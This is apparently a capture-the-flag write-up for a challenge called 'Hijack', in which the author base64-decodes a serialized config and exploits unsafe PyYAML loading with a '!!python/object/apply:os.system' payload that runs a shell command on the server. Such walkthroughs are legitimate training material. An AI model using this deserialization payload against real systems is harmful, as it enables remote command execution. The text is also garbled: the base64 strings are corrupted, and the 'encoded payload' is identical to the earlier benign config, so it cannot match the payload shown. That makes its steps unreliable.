


## Challenge 4 – Hijack

Easy – Misc. Category

CHALLENGE NAME

Hijack



The security of the alien spacecrafts did not prove very robust, and you have gained access to an interface allowing you to upload a new configuration to their ship's Thermal Control System. Can you take advantage of the situation without raising any suspicion?

Another Challenge in the misc. category, however this time the IP address and port number do not provide a web page. In order to access this challenge, it must be through a Netcat connection.

```
(swordbreaker@Minotaur)-[~]
$ nc 139.59.176.230 31621

←[TCS]→
[1] Create config
[2] Load config
[3] Exit
> 
```

We are presented with some sort of terminal, asking us to select an option. By selecting 1 we are presented with these questions...

```
> 1

- Creating new config -
Temperature units (F/C/K): F
Propulsion Components Target Temperature : 1337
Solar Array Target Temperature : 1337
Infrared Spectrometers Target Temperature : 1337
Auto Calibration (ON/OFF) : OFF
```

So far nothing out of the ordinary, maybe we are to inject something into our input.

Then the application will print out an encoded message...


Serialized config:

```
ISFweXRob24vb2JqZWNOOI9fbWFpbl9fLkNvbml9fjB7SVJfc3BIY3Ryb21ldGVyX3RlbXA6ICcxMzM3JywgY
XV0b19jYWxpYnJhdGlvbGogJ09GRicsCiAgcHJvcHVsc2lvd90ZW1wOiAnMTMzNyNycSIHNvbGFyX2FycmF5X3R
lbXA6ICcxMzM3JywgdW5pdHM6IEZ9Cg==
```

Uploading to ship...

We can tell that this string is most likely Base64 encoded by the two equal signs at the end of it.

By using the popular web tool Cyberchef we can decode the string and see what it is.




**Recipe**

From Base64

Alphabet  
A-Za-z0-9+/=

☒ Remove non-alphabet chars ☐ Strict mode

Using this option, we place our encoded string into the input section...



Input

length: 204  
lines: 1

ISFweXRob24vb2JqZWNo019fbWfPb19fLkIvbmZpZyB7SVJfc3B1Y3Ryb21ldGVyX3RlbXA6ICcxMzM3JywgYXV0b19jYXpYnJhdGlvbjogJ09GRicsCiAgcHJvcHVsc2l1vb190ZW1wO1AnMTMzNycsIHVibGFyX2FycmF5X3RlbXA6ICcxMzM3Jywgdlw5pdHM6IEZ9Cg==

And we get the output of...

```
!!python/object:__main__.Config {IR_spectrometer_temp: '1337', auto_calibration: 'OFF',
  propulsion_temp: '1337', solar_array_temp: '1337', units: F}
```

This is a YAML tag, an alternative to JSON or XML and commonly used for config files.

Knowing that the system must parse through the input of the YAML tag we can create our own payload and encode it so that it will tell the system that is parsing the YAML to print out the flag.


Our payload will be...

```
!!python/object/apply:os.system ["cat flag.txt"]
```

When encoded the string becomes...

```
ISFweXRob24vb2JqZWNo019fbWfPb19fLkIvbmZpZyB7SVJfc3B1Y3Ryb21ldGVyX3RlbXA6ICcxMzM3JywgYXV0b19jYXpYnJhdGlvbjogJ09GRicsCiAgcHJvcHVsc2l1vb190ZW1wO1AnMTMzNycsIHVibGFyX2FycmF5X3RlbXA6ICcxMzM3Jywgdlw5pdHM6IEZ9Cg==
```

Then we load the config file...



```

←[TCS]→
[1] Create config
[2] Load config
[3] Exit
> 2

Serialized config to load: ISFweXRob24vb2JqZWNo019fbWfPb19fLkIvbmZpZyB7SVJfc3B1Y3Ryb21ldGVyX3RlbXA6ICcxMzM3JywgYXV0b19jYXpYnJhdGlvbjogJ09GRicsCiAgcHJvcHVsc2l1vb190ZW1wO1AnMTMzNycsIHVibGFyX2FycmF5X3RlbXA6ICcxMzM3Jywgdlw5pdHM6IEZ9Cg==
** Success **
Uploading to ship ...

```

And it was successful!

What we did here is create our own YAML “config” file, where the only content was a call to the system to run the command in the string that follows it. We also added the “apply” to apply a new object where it is then parses the system command.

In this case a simple fix would be to again sanitize the input, make it so only numbers can be used or only select 1 of the character options or ON/OFF.